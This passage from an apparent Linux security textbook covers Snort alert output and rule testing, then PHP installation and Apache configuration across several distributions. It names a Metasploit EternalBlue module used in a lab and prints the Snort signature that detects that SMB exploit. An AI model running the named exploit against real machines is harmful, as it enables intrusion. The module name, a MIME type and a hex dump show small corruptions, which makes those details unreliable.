Another option is the unified output format, which is generated with snort.conf directives like the following:

```
output unified2: filename merged.log, limit 128, nostamp, mpls_event_types, vlan_
event_types
```

This stores the alerts in the file merged.log in the log directory. Unified format is a binary format, so the result cannot simply be viewed in a text editor. However, the tool u2spewfoo⁹ can be used to print the results in a human readable format

```
[root@scheck ~]# u2spewfoo /var/log/snort/merged.log
```

(Event)

```
sensor id: 0    event id: 1    event second: 1533091412    event
    microsecond: 444963
sig id: 1000001    gen id: 1    revision: 1    classification: 0
    priority: 0    ip source: 10.0.3.48    ip destination: 10.0.2.94
    src port: 80    dest port: 36396    protocol: 6    impact_flag: 0
    blocked: 0
    mpls label: 0    vland id: 0    policy id: 0
```

⁹What a sense of humor.

Packet

```

sensor id: 0      event id: 1      event second: 1533091412
packet second: 1533091412      packet microsecond: 444963
linktype: 1      packet_length: 590
[ 0] 08 00 27 79 FC B6 08 00 27 16 3F A8 08 00 45 00 ..'y....'.?...E.
[ 16] 02 40 82 8A 40 00 40 06 9C A0 0A 00 03 30 0A 00 .@..@.0....0..
[ 32] 02 5E 00 50 8E 2C CF 9D 2F 26 CA D1 E9 74 80 18 .^.P.,../8....t..
[ 48] 00 E3 CF 6F 00 00 01 01 08 0A 00 38 AD AF 00 E2 ...o.....8....
[ 64] 49 F7 48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F I.HTTP/1.1 200 0
[ 80] 4B 0D 0A 44 61 74 65 3A 20 57 65 64 2C 20 30 31 K..Date: Wed, 01
[ 96] 20 41 75 67 20 32 30 31 38 20 30 32 3A 34 33 3A Aug 2018 02:43:
... Output Deleted ...

```

Snort Rules

Sections 7, 8, and 9 of the `snort.conf` configuration file include directives that incorporate the various rules. These rules are split into separate files as an organizational aide.

Once the configuration file is tuned, it should be checked; this can be done by running Snort with the configuration file and the `-T` flag.

```
[root@scheat ~]# snort -T -c /etc/snort/etc/snort.conf
Running in Test mode
```

```

---- Initializing Snort ----
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/etc/snort.conf"
... Output Deleted ...

```

```

Snort successfully validated the configuration!
Snort exiting
```

The output from this test is lengthy and should be checked carefully and any errors corrected. If dynamic libraries are used, Snort reports that they are loaded correctly with lines like

```

Loading dynamic engine /usr/local/lib/snort_dynamicengine/libsf_engine.so... done
Loading all dynamic detection libs from /usr/local/lib/snort_dynamicrules...
Loading dynamic detection library /usr/local/lib/snort_dynamicrules/
file-image.so... done
Loading dynamic detection library /usr/local/lib/snort_dynamicrules/malware-cnc.
so... done
```

Depending on the enabled rule set, some warnings may be displayed. For example, if a rule sets a flowbit, but no subsequent rule checks the value, the user receives warnings like

WARNING: flowbits key 'file.xfdl' is set but not ever checked.

Snort and EternalBlue

As an example of the use of Snort, suppose that a Snort sensor has been placed between an attacker (at 10.0.2.2 in this example) and a vulnerable Windows 7 SP1 64-bit system (at 10.0.15.210 in this example). Suppose also that all the rules have been enabled, and that syslog is being used to record the Snort alerts. The attacker uses the Metasploit module exploit/windows/smb/ms17_010_永恒之蓝 to successfully obtain a system shell on the target.

The logs on the Snort sensor contain a log entry of the following form.

```
Aug 1 22:32:00 scheat snort[4492]: [1:42944:2] OS-WINDOWS Microsoft Windows SMB
remote code execution attempt [Classification: Attempted Administrator Privilege
Gain] [Priority: 1] {TCP} 10.0.2.2:44207 -> 10.0.15.210:445
```

This log entry shows the date and time of the entry, along with the hostname of the sensor (scheat) as well as the name and PID of the process that generated the alert (Snort with PID 4492). The log entry continues with the SID and revision for the rule; in this case the alert was caused by the rule with SID 42944, revision 2.

The alert shows the traffic from the attacker's system at 10.0.2.2 and the target at 10.0.15.210 on TCP/445.

Although the alert provides a short description of the alert (OS-WINDOWS Microsoft Windows SMB remote code execution attempt), that is sometimes insufficient to understand the reason the rule fired. To obtain more information about the rule that generated the alert, the administrator can visit <https://www.snort.org/docs> and provide the rule SID: 42944. That page provides the following information about the rule:

Message

OS-WINDOWS Microsoft Windows SMB remote code execution attempt

Summary

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0143, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

... Output Deleted ...

Additional References

<isc.sans.edu/forums/diary/ETERNALBLUE+Possible+Window+SMB+Buffer+Overflow+0Day/22304/>
<technet.microsoft.com/en-us/security/bulletin/MS17-010>

https://www.snort.org/rule_docs/1-42944

The actual rule for the alert can be examined; it is in the file `/etc/snort/rules/os-windows.rules`. It has the content

```
alert tcp any any -> $HOME_NET 445 ($msg:"OS-WINDOWS Microsoft Windows SMB remote code execution attempt"; flow:to_server,established; content:"|FF|SMB|A0 00 00 00 00|"; depth:9; offset:4; content:"|01 00 00 00 00|"; within:5; distance:59; byte_test:4,>,0x8150,-33,relative,little; metadata:policy balanced-ips drop, policy connectivity-ips drop, policy max-detect-ips drop, policy security-ips drop, ruleset community, service netbios-ssn; reference:cve,2017-0144; reference:cve,2017-0146; reference:url,isc.sans.edu/forums/diary/ETERNALBLUE+Possible+Window+SMB+Buffer+Overflow+0Day/22304/; reference:url,technet.microsoft.com/en-us/security/bulletin/MS17-010; classtype:attempted-admin; sid:42944; rev:2;)
```

This shows the content that is used to trigger the alert, along with a collection of references, both to the CVE number of the vulnerability as well as to web pages that provide more information.

Notes and References

The best place to go for current documentation for Snort is the Snort manual, online at <http://manual.snort.org/>.

Snort is also included in Security Onion (<https://code.google.com/p/security-onion/>, <http://blog.securityonion.net/>), a Linux distribution designed for intrusion detection. An excellent book that covers not just Security Onion, but the entire process of monitoring a network for intrusions is

- *The Practice of Network Security Monitoring: Understanding Incident Detection and Response*, Richard Bejtlich. No Starch Press, August 2013.

That book is a worthy successor to the older book

- *The Tao of Network Security Monitoring: Beyond Intrusion Detection*, Richard Bejtlich. Addison-Wesley, July 2004.

The differences between the official Snort rule sets is explained at <http://blog.snort.org/2014/07/snort-subscriber-rule-set-update.html>; see also <https://www.snort.org/documents/57>.

This chapter drops the rules in the subdirectories of `/etc/snort`, with the configuration file in `/etc/snort/etc/snort.conf`. One of the rationales in favor of this choice is that it simplifies the exposition, as the rules are in the same place regardless of the distribution; it also means that fewer changes need to be made to the provided `snort.conf` file before Snort can be first run. On the other hand, it would also make sense for Snort configuration to be `/etc/snort.conf`, and the rules stored in `/usr/local/lib`.

The installation of Snort on Mint 17.3 can be somewhat problematic because of the way it manages packages. For example, the system may be unable to install `libpcre3-dev` (in part) because version 1:8.31-2ubuntu2 for `libpcre` is required while version 1:8.31-2ubuntu2.1 is to be installed. This can be resolved with aptitude in the same way BIND was installed on Mint 18.1; see the Notes and References for Chapter 4.

CHAPTER 20

PHP

Introduction

PHP is the final component of the traditional “LAMP” stack: Linux, Apache, MySQL/MariaDB, and PHP. It provides a full-featured programming language to develop web pages with active content; it currently is used as the server-side programming language for roughly 80% of all web sites. The current version of PHP is PHP 7, which was initially released in December 2015. During 2011–2018, some systems continued to support and run the older PHP 5, which was released in 2004. PHP 6 was only partially developed and never reached general availability.

PHP is included in the software repositories for the different versions of Linux under consideration. It can be installed on these systems either as an Apache module or as a stand-alone CGI program; this can lead to different security outcomes. It is also possible to run PHP on Windows systems. The XAMPP package provides Apache, MySQL, and PHP for Windows systems in a single installer. It is also possible to install and use PHP with IIS.

Poorly written applications in PHP are vulnerable to attack. Common attack vectors include the use of global variables or the use of included files. Exploiting these vulnerabilities may require a particular PHP configuration, and so can be mitigated by securing the PHP configuration. Older versions of PHP are vulnerable to attack directly, independently of the security of any PHP application. PHP can also be used as a vector for persistence using tools like Weevely.

Installing PHP on Linux

There are two options when installing PHP on a Linux system with Apache. One option is to install PHP as an Apache module so that PHP is directly incorporated in Apache. The second option is to install PHP as a CGI program that runs separately from Apache.

PHP on CentOS

To install PHP on a CentOS system, start with the command

```
[root@aludra ~]# yum install php
```

This installs the package `php` along with the dependencies `php-cli` and `php-common`. On CentOS 5/6, the installation provides two related programs: `/usr/bin/php` and `/usr/bin/php-cgi`.

```
[root@aludra ~]# ls -l /usr/bin/php*
-rwxr-xr-x. 1 root root 3290148 Mar 22 2017 /usr/bin/php
-rwxr-xr-x. 1 root root 3300936 Mar 22 2017 /usr/bin/php-cgi
```

On a CentOS 7 system, the tool `phpize` is also included; this is used for extensions to PHP.

```
[root@girtab ~]# ls -l /usr/bin/php*
-rwxr-xr-x. 1 root root 4618072 Oct 31 2014 /usr/bin/php
-rwxr-xr-x. 1 root root 4596776 Oct 31 2014 /usr/bin/php-cgi
-rwxr-xr-x. 1 root root 4760 Oct 31 2014 /usr/bin/phpize
```

Testing PHP on CentOS

To test the installation, create the simple PHP script `/var/www/html/test.php` with the content shown in Listing 20-1.

Listing 20-1. PHP testing file

```
<?php
  phpinfo();
?>
```

All this script does is call the function `phpinfo()`, which provides information about the PHP installation. The script can be run from the command line with the command

```
[root@aludra ~]# php /var/www/html/test.php
phpinfo()
PHP Version => 5.3.3

System => Linux aludra.stars.example 2.6.32-642.el6.i686 #1 SMP Tue May 10
16:13:51 UTC 2016 i686
Build Date => Mar 22 2017 12:17:11
Configure Command => './configure' '--build=i386-redhat-linux-gnu' '--host=i386-
redhat-linux-gnu' '--target=i686-redhat-linux-gnu' '--program-prefix='
'--prefix=/usr' '--exec-prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin'
```

```
--sysconfdir=/etc' '--datadir=/usr/share' '--includedir=/usr/include' '--libdir=/
usr/lib' '--libexecdir=/usr/libexec' '--localstatedir=/var' '--sharedstatedir=/
var/lib'
```

... Output Deleted ...

It can also be called from the PHP CGI program, which produces a web page.

```
[root@aludra ~]# php-cgi /var/www/html/test.php
```

X-Powered-By: PHP/5.3.3

Content-type: text/html

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-
transitional.dtd">
<html><head>
<style type="text/css">
body {background-color: #ffffff; color: #000000;}
body, td, th, h1, h2 {font-family: sans-serif;}
pre {margin: 0px; font-family: monospace;}
```

... Output Deleted ...

Configuring PHP as an Apache Module on CentOS

With PHP installed, restart Apache and verify that PHP is installed as an Apache module by default.

```
[root@aludra ~]# service httpd restart
```

Stopping httpd: [OK]

Starting httpd: [OK]

```
[root@aludra ~]# apachectl -t -D DUMP_MODULES | grep php
```

php5_module (shared)

Syntax OK

Visit the corresponding web page to see the output from the `phpinfo()` command (Figure 20-1). The server API is listed as “Apache 2.0 Handler,” indicating that PHP is running as an Apache module.

The screenshot shows a Mozilla Firefox browser window displaying the output of a PHP test script. The title bar says "phpinfo() - Mozilla Firefox". The address bar shows "aludra.stars.example/test.php". The main content area displays the PHP configuration information:

| PHP Version 5.3.3 | |
|--|--|
| System | Linux aludra.stars.example 2.6.32-642.el6.i686 #1 SMP Tue May 10 16:13:51 UTC 2016 i686 |
| Build Date | Mar 22 2017 12:17:59 |
| Configure Command | './configure' '--build=i386-redhat-linux-gnu' '--host=i386-redhat-linux-gnu' '--target=i686-redhat-linux-gnu' '--program-prefix=' '--prefix=/usr' '--exec-prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--sysconfdir=/etc' '--datadir=/usr/share' '--includedir=/usr/include' '--libdir=/usr/lib' '--libexecdir=/usr/libexec' '--localstatedir=/var' '--sharedstatedir=/var/lib' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--cache-file=..//config.cache' '--with-libdir=lib' '--with-config-file-path=/etc' '--with-config-file-scan-dir=/etc/php.d' '--disable-debug' '--with-pic' '--disable-rpath' '--without-pear' '--with-bz2' '--with-exec-dir=/usr/bin' '--with-freetype-dir=/usr' '--with-png-dir=/usr' '--with-xpm-dir=/usr' '--enable-gd-native-ttf' '--without-gdbm' '--with-gettext' '--with-gmp' '--with-iconv' '--with-jpeg-dir=/usr' '--with-openssl' '--with-pcre-regex=/usr' '--with-zlib' '--with-layout=GNU' '--enable-exif' '--enable-ftp' '--enable-magic-quotes' '--enable-sockets' '--enable-sysvsem' '--enable-sysvshm' '--enable-sysvmsg' '--with-kerberos' '--enable-ucd-snmp-hack' '--enable-shmop' '--enable-calendar' '--without-sqlite' '--with-libxml-dir=/usr' '--enable-xml' '--with-system-tzdata' '--with-apxs2=/usr/sbin/apxs' '--without-mysql' '--without-gd' '--disable-dom' '--disable-dba' '--without-unixODBC' '--disable-pdo' '--disable-xmlreader' '--disable-xmlwriter' '--without-sqlite3' '--disable-phar' '--disable-fileinfo' '--disable-json' '--without-pspell' '--disable-wddx' '--without-curl' '--disable-posix' '--disable-sysvmsg' '--disable-sysvshm' '--disable-sysvsem' |
| Server API | Apache 2.0 Handler |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | /etc |
| Loaded Configuration File | /etc/php.ini |
| Scan this dir | /etc/php.d |

Figure 20-1. Output from the PHP test program test.php on a server configured to run PHP as an Apache module on CentOS 6.8

Configuring PHP as a CGI Module on CentOS

To run PHP as a CGI module in Apache, some changes need to be made to the Apache configuration file. The configuration file /etc/httpd/conf.d/php.conf contains the Apache directives for PHP. For CentOS 5/6 add the content

```
ScriptAlias /local-bin /usr/bin
AddHandler application/x-httpd-php5 php
Action application/x-httpd-php5 /local-bin/php-cgi

<Directory "/usr/bin">
    Options +ExecCGI +FollowSymLinks
```

```
Order allow,deny
Allow from all
</Directory>
```

The AddHandler directive instructs Apache that any file having the extension .php should be served by the handler application/x-httpd-php5. The subsequent Action directive instructs Apache to use the CGI script /local-bin/php-cgi whenever files of type application/x-httpd-php5 are requested. The initial ScriptAlias directive maps /local-bin to the location of the php-cgi program, which is /usr/bin. Together, these mean that any file with the extension .php is passed to /usr/bin/php-cgi, run, and the result returned to the user. The subsequent Directory directives ensure that Apache can execute CGI scripts and follow symbolic links in the directory /usr/bin.

On CentOS 7, comment out the FilesMatch directives of /etc/httpd/conf.d/php.conf and replace it with the following content.

```
#
# Cause the PHP interpreter to handle files with a .php extension.
#
#<FilesMatch \.php$>
#    SetHandler application/x-httpd-php
#</FilesMatch>

ScriptAlias /local-bin /usr/bin
AddHandler application/x-httpd-php5 php
Action application/x-httpd-php5 /local-bin/php-cgi

<Directory "/usr/bin">
    Options +ExecCGI +FollowSymLinks
    Require all granted
</Directory>
```

Because CentOS 7 uses Apache 2.4 rather than Apache 2.2, the Require directive is used instead of Order and Allow directives.

Once the changes are made, restart Apache and then visit the PHP test page. The Server API reports “CGI/FastCGI” rather than “Apache 2.0 handler,” indicating that PHP is no longer being run as an Apache module, but instead as a CGI program.

Configuring PHP

The configuration file for PHP is /etc/php.ini. Changes in the configuration file require a restart of the web server.

PHP on OpenSuSE

To install PHP 5 on OpenSuSE, use zypper to install the package `php5` and either the module `apache2-mod_php5` to run PHP as an Apache module, or `php5-fastcgi` to run PHP via CGI (or both). For example, on OpenSuSE 13.2 run

```
merak:~ # zypper install php5 apache2-mod_php5 php5-fastcgi
Loading repository data...
Reading installed packages...
Resolving package dependencies...
```

The following 12 NEW packages are going to be installed:

```
apache2-mod_php5 php5 php5-ctype php5-dom php5-fastcgi php5-iconv
php5-json php5-pdo php5-sqlite php5-tokenizer php5-xmlreader
php5-xmlwriter
```

The following 8 recommended packages were automatically selected:

```
php5-ctype php5-dom php5-iconv php5-json php5-sqlite php5-tokenizer
php5-xmlreader php5-xmlwriter
```

The following 6 packages are suggested, but will not be installed:

```
php5-gd php5-gettext php5-mbstring php5-mysql php5-pear php5-suhosin
```

12 new packages to install.

As was the case on CentOS, this creates `/usr/bin/php` and `/usr/bin/php-cgi`; however, on older versions of OpenSuSE (e.g., 11.4), these are links.

```
algieba:~ # ls -l /usr/bin/php*
lrwxrwxrwx 1 root root 21 Apr 1 18:08 /usr/bin/php ->
/etc/alternatives/php
lrwxrwxrwx 1 root root 25 Apr 1 18:08 /usr/bin/php-cgi ->
/etc/alternatives/php-cgi
-rw xr-xr-x 1 root root 3619152 Feb 27 2011 /usr/bin/php-cgi5
-rw xr-xr-x 1 root root 3598444 Feb 27 2011 /usr/bin/php5
algieba:~ # ls -l /etc/alternatives/php*
lrwxrwxrwx 1 root root 13 Apr 1 18:08 /etc/alternatives/php -> /usr/bin/php5
lrwxrwxrwx 1 root root 17 Apr 1 18:08 /etc/alternatives/php-cgi ->
/usr/bin/php-cgi5
lrwxrwxrwx 1 root root 29 Apr 1 18:08 /etc/alternatives/php.1 ->
/usr/share/man/man1/php5.1.gz
```

In particular, `/usr/bin/php` links to `/etc/alternatives/php`, which links to `/usr/bin/php5`, while `/usr/bin/php-cgi` links to `/etc/alternatives/php-cgi`, which links to `/usr/bin/php-cgi5`.

PHP 7 on OpenSuSE 42.2, 42.3

OpenSuSE 42.2 and 42.3 include both PHP 5 and PHP 7 in the software repository. To install PHP 7, use the following command.

```
dschubba:~ # zypper install php7 apache2-mod_php7 php7-fastcgi
Loading repository data...
Reading installed packages...
Resolving package dependencies...

... Output Deleted ...
```

If PHP 7 is installed, a user cannot also install PHP 5. On OpenSuSE 42.2, for example, an attempt to do so is met with the following.

```
dschubba:~ # zypper install php5 apache2-mod_php5 php5-fastcgi
Loading repository data...
Reading installed packages...
Resolving package dependencies...
3 Problems:
Problem: php7-7.0.7-3.1.x86_64 conflicts with php5 provided by php5-5.5.14-63.1.x86_64
Problem: apache2-mod_php5-5.5.14-63.1.x86_64 requires php5 = 5.5.14, but this requirement cannot be provided
Problem: php5-fastcgi-5.5.14-63.1.x86_64 requires php5 = 5.5.14, but this requirement cannot be provided

Problem: php7-7.0.7-3.1.x86_64 conflicts with php5 provided by php5-5.5.14-63.1.x86_64
Solution 1: Following actions will be done:
deinstallation of php7-7.0.7-3.1.x86_64
deinstallation of php7-ctype-7.0.7-3.1.x86_64
deinstallation of php7-dom-7.0.7-3.1.x86_64
deinstallation of php7-fastcgi-7.0.7-3.1.x86_64
deinstallation of php7-iconv-7.0.7-3.1.x86_64
deinstallation of php7-json-7.0.7-3.1.x86_64
deinstallation of php7-pdo-7.0.7-3.1.x86_64
deinstallation of php7-sqlite-7.0.7-3.1.x86_64
deinstallation of php7-tokenizer-7.0.7-3.1.x86_64
deinstallation of apache2-mod_php7-7.0.7-3.1.x86_64
Solution 2: do not install php5-5.5.14-63.1.x86_64
```

Choose from above solutions by number or skip, retry or cancel [1/2/s/r/c] (c):

Testing PHP on OpenSuSE

Create the PHP testing file (Listing 20-1) and store it in the default web server document root /srv/www/htdocs/test.php. For example, on OpenSuSE 42.2 with PHP 7

```
dschubba:~ # php /srv/www/htdocs/test.php
phpinfo()
PHP Version => 7.0.7

System => Linux dschubba 4.4.27-2-default #1 SMP Thu Nov 3 14:59:54 UTC 2016
(5c21e7c) x86_64
Server API => Command Line Interface
Virtual Directory Support => disabled
Configuration File (php.ini) Path => /etc/php7/cli
Loaded Configuration File => /etc/php7/cli/php.ini

... Output Deleted ...
```

Similarly, on OpenSuSE 12.1 with PHP 5

```
arcturus:~ # php /srv/www/htdocs/test.php
phpinfo()
PHP Version => 5.3.8

System => Linux arcturus 3.1.0-1.2-desktop #1 SMP PREEMPT Thu Nov 3 14:45:45 UTC
2011 (187dde0) x86_64
Server API => Command Line Interface
Virtual Directory Support => disabled
Configuration File (php.ini) Path => /etc/php5/cli
Loaded Configuration File => /etc/php5/cli/php.ini

... Output Deleted ...
```

The testing script can also be run with php-cgi. For example, on OpenSuSE 42.2 with PHP 7

```
dschubba:~ # php-cgi /srv/www/htdocs/test.php
X-Powered-By: PHP/7.0.7
Content-type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-
transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">

... Output Deleted ...
```

Configuring PHP as an Apache Module on OpenSuSE

On OpenSuSE 13.2 and earlier, the preceding is sufficient to enable PHP as an Apache module. On OpenSuSE 42.1 and later, after the installation is complete, the administrator edits /etc/sysconfig/apache and adds either php5 or php7 to the list of Apache modules. For example, on the OpenSuSE 42.2 server running PHP 7, the APACHE_MODULES line might be configured as follows:

```
APACHE_MODULES="security2 unique_id actions alias auth_basic authn_file authz_host
authz_groupfile authz_core authz_user autoindex cgi dir env expires include log_config
mime negotiation setenvif ssl socache_shmcb userdir reqtimeout authn_core php7"
```

Once the Apache server is restarted, a check of the web page produces a result like Figure 20-1 with the Server API Apache 2.0 handler, indicating that PHP is running as an Apache module.

Configuring PHP as a CGI Module on OpenSuSE

If the Apache PHP module is installed on OpenSuSE 11.3 - 12.2, the file /etc/apache2/conf.d/php5.conf is created with the content

```
<IfModule mod_php5.c>
    AddHandler application/x-httpd-php .php4
    AddHandler application/x-httpd-php .php5
    AddHandler application/x-httpd-php .php
    AddHandler application/x-httpd-php-source .php4s
    AddHandler application/x-httpd-php-source .php5s
    AddHandler application/x-httpd-php-source .phps
    DirectoryIndex index.php4
    DirectoryIndex index.php5
    DirectoryIndex index.php
</IfModule>
```

On OpenSuSE 12.3 and later, that file has the content

```
<IfModule mod_php5.c>
    <FilesMatch "\.ph(p[345]?|tml)$">
        SetHandler application/x-httpd-php
    </FilesMatch>
    <FilesMatch "\.php[345]?s$">
        SetHandler application/x-httpd-php-source
    </FilesMatch>
    DirectoryIndex index.php4
    DirectoryIndex index.php5
    DirectoryIndex index.php
</IfModule>
```

If PHP 7 is installed, the file /etc/apache2/conf.d/php7.conf has essentially the same content.

```
<IfModule mod_php7.c>
    <FilesMatch "\.ph(p[345]?|tml)$">
        SetHandler application/x-httdp-php
    </FilesMatch>
    <FilesMatch "\.php[345]?s$">
        SetHandler application/x-httdp-php-source
    </FilesMatch>
    DirectoryIndex index.php4
    DirectoryIndex index.php5
    DirectoryIndex index.php
</IfModule>
```

To configure PHP to run as a CGI script instead of as an Apache module, add the same content used on CentOS:

```
ScriptAlias /local-bin /usr/bin
AddHandler application/x-httdp-php5 php
Action application/x-httdp-php5 /local-bin/php-cgi

<Directory "/usr/bin">
    Options +ExecCGI +FollowSymLinks

    # Apache 2.2
    # Order allow,deny
    # Allow from all

    # Apache 2.4
    Require all granted
</Directory>
```

Choose the method (Require or Order) to allow access to the /usr/bin directory and comment out the competing handler directives from /etc/apache2/conf.d/php5.conf or /etc/apache2/conf.d/php7.conf before restarting Apache. Because /usr/bin/php-cgi is a symbolic link on OpenSuSE 11.4, the directory option +FollowSymLinks may be required.

Configuring PHP

When PHP is run as an Apache module, it uses the configuration file /etc/php5/apache2/php.ini or /etc/php7/apache2/php.ini, depending on which version of PHP is installed.

When PHP is run as a CGI module, the situation depends on the release. On OpenSuSE 12.3 and older, when PHP is run as a CGI module, it uses the configuration file /etc/php5/fastcgi/php.ini. On OpenSuSE 13.1 and later, it tries to load a php.ini configuration file from the

directory /etc/php5/fpm or /etc/php7/fpm. However, these directories do not exist, and so PHP will start without using any configuration file (See Figure 20-2).

| PHP Version 7.0.7 | |
|---|--|
| System | Linux dschubba 4.4.27-2-default #1 SMP Thu Nov 3 14:59:54 UTC 2016 (5c21e7c) x86_64 |
| Server API | CGI/FastCGI |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | /etc/php7/fpm |
| Loaded Configuration File | (none) |
| Scan this dir for additional .ini files | /etc/php7/conf.d |
| Additional .ini files parsed | /etc/php7/conf.d/ctype.ini, /etc/php7/conf.d/dom.ini, /etc/php7/conf.d/iconv.ini, /etc/php7/conf.d/json.ini, /etc/php7/conf.d/pdo.ini, /etc/php7/conf.d/pdo_sqlite.ini, /etc/php7/conf.d/sqlite3.ini, /etc/php7/conf.d/tokenizer.ini, /etc/php7/conf.d/xmlreader.ini, /etc/php7/conf.d/xmlwriter.ini |
| PHP API | 20151012 |
| PHP Extension | 20151012 |
| Zend Extension | 320151012 |
| Zend Extension Build | API320151012.NTS |
| PHP Extension Build | API20151012.NTS |
| Debug Build | no |
| Thread Safety | disabled |
| Thread Safe Build | disabled |

Figure 20-2. OpenSuSE 42.2 configured with PHP as a CGI module. Shown: Firefox 49.0.2 loading test.php (Listing 20-1).

One solution is to copy the configuration file /etc/php5/fastcgi/php.ini to /etc/php5/fpm/php.ini or to copy /etc/php5/fastcgi/php.ini to /etc/php5/fpm/php.ini. These can be edited as needed.

Changes in the PHP configuration file require a restart of the web server.

PHP on Mint or Ubuntu

On Mint or Ubuntu systems, the first step to install PHP is to use apt to install the required packages.

Older systems, including Ubuntu up through 15.10 and Mint up through 17.3, include PHP 5. The package php5 provides the core; to run PHP as an Apache module, install libapache2-mod-php5, and to install PHP as a CGI module install php5-cgi. To install the command-line interface, install php-cli. For example, on Mint 17, run the following command.

```
jmaxwell@aurora ~ $ sudo apt install php5 libapache2-mod-php5 php5-cgi php5-cli
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

CHAPTER 20 PHP

The following extra packages will be installed:

 php5-common php5-json

Suggested packages:

 php-pear php5-user-cache

Recommended packages:

 php5-readline

The following NEW packages will be installed:

 libapache2-mod-php5 php5 php5-cgi php5-cli php5-common php5-json

0 upgraded, 6 newly installed, 0 to remove and 35 not upgraded.

On more recent systems (Ubuntu 16.04 and later, Mint 18 and later) different versions of PHP 7 are available; for example, Ubuntu 16.04 provides PHP 7.0 while Ubuntu 17.10 provides PHP 7.1. An administrator can install PHP 7.1 on Ubuntu 17.10 with the following command.

```
cgauss@chicago:~$ sudo apt install php libapache2-mod-php php-cgi php-cli
```

Reading package lists... Done

Building dependency tree

Reading state information... Done

The following additional packages will be installed:

 libapache2-mod-php7.1 php-common php7.1 php7.1-cgi php7.1-cli php7.1-common

 php7.1-json php7.1-opcache php7.1-readline

Suggested packages:

 php-pear

The following NEW packages will be installed:

 libapache2-mod-php libapache2-mod-php7.1 php php-cgi php-cli php-common

 php7.1 php7.1-cgi php7.1-cli php7.1-common php7.1-json php7.1-opcache

 php7.1-readline

0 upgraded, 13 newly installed, 0 to remove and 0 not upgraded.

The version name is included in the packages that are installed (php7.1-cgi rather than php-cgi).

The resulting binaries are installed as symbolic links. For example, on Ubuntu 17.10, the program /usr/bin/php is a link to /etc/alternatives/php.

```
cgauss@chicago:~$ ls -l /usr/bin/php*
```

```
lrwxrwxrwx 1 root root 21 Aug 5 10:15 /usr/bin/php ->
```

```
  /etc/alternatives/php
```

```
-rwxr-xr-x 1 root root 4591448 Aug 8 2017 /usr/bin/php7.1
```

```
lrwxrwxrwx 1 root root 25 Aug 5 10:15 /usr/bin/php-cgi ->
```

```
  /etc/alternatives/php-cgi
```

```
-rwxr-xr-x 1 root root 4485264 Aug 8 2017 /usr/bin/php-cgi7.1
```

Then the corresponding /etc/alternatives/php points back to /usr/bin/php7.1.

```
cgauss@chicago:~$ ls -l /etc/alternatives/php*
lrwxrwxrwx 1 root root 15 Aug  5 10:15 /etc/alternatives/php ->
/usr/bin/php7.1
lrwxrwxrwx 1 root root 31 Aug  5 10:15 /etc/alternatives/php.1.gz ->
/usr/share/man/man1/php7.1.1.gz
lrwxrwxrwx 1 root root 19 Aug  5 10:15 /etc/alternatives/php-cgi ->
/usr/bin/php-cgi7.1
lrwxrwxrwx 1 root root 35 Aug  5 10:15 /etc/alternatives/php-cgi.1.gz ->
/usr/share/man/man1/php-cgi7.1.1.gz
lrwxrwxrwx 1 root root 23 Aug  5 10:15 /etc/alternatives/php-cgi-bin ->
/usr/lib/cgi-bin/php7.1
```

Testing PHP on Mint or Ubuntu

To test the PHP installation, an administrator can create the PHP testing file (Listing 20-1) and store it in the default web server document root as /var/www/html/test.php (on older systems, use /var/www/test.php, see Chapter 14). The administrator can verify the installation by running

```
jmaxwell@aurora ~ $ php /var/www/html/test.php
```

To generate a web page, the administrator can run

```
jmaxwell@aurora ~ $ php-cgi /var/www/html/test.php
```

Configuring PHP as an Apache Module on Mint or Ubuntu

The PHP installation process on Mint or Ubuntu configures PHP to run as an Apache module. In some cases, the Apache server may need to be manually restarted.

Configuring PHP as a CGI Module on Mint or Ubuntu

To configure Apache to run PHP as CGI, Apache needs two modules, actions and cgi. The actions module is not enabled by default, while the cgi module is enabled by default only on older releases. To enable them, an administrator can run the following command.

```
jmaxwell@elpis:~$ sudo a2enmod actions cgi
```

Enabling module actions.

Enabling module cgi.

To activate the new configuration, you need to run:

```
service apache2 restart
```

Next, the PHP configuration files need to be modified. The names and the content of these files vary slightly with the distribution. On an older version like Ubuntu 11.04, the configuration file is /etc/apache2/mods-enabled/php5.conf, and it has the content

```
<IfModule mod_php5.c>
<FilesMatch "\.ph(p3?|tml)$">
    SetHandler application/x-httdp-php
</FilesMatch>
<FilesMatch "\.phps$">
    SetHandler application/x-httdp-php-source
</FilesMatch>
# To re-enable php in user directories comment the following lines
# (from <IfModule ...> to </IfModule>.) Do NOT set it to On as it
# prevents .htaccess files from disabling it.
<IfModule mod_userdir.c>
    <Directory /home/*public_html>
        php_admin_value engine Off
    </Directory>
</IfModule>
</IfModule>
```

Ubuntu 13.10 has the file /etc/apache2/mods-enabled/php5.conf with the content

```
<FilesMatch ".+\.ph(p[345]?|t|tml)$">
    SetHandler application/x-httdp-php
</FilesMatch>
<FilesMatch ".+\.phps$">
    SetHandler application/x-httdp-php-source
    # Deny access to raw php sources by default
    # To re-enable it's recommended to enable access to the files
    # only in specific virtual host or directory
    Order Deny,Allow
    Deny from all
</FilesMatch>
# Deny access to files without filename (e.g. '.php')
<FilesMatch "^\.ph(p[345]?|t|tml|ps)$">
    Order Deny,Allow
    Deny from all
</FilesMatch>
```

```
# Running PHP scripts in user directories is disabled by default
#
# To re-enable PHP in user directories comment the following lines
# (from <IfModule ...> to </IfModule>.) Do NOT set it to On as it
# prevents .htaccess files from disabling it.
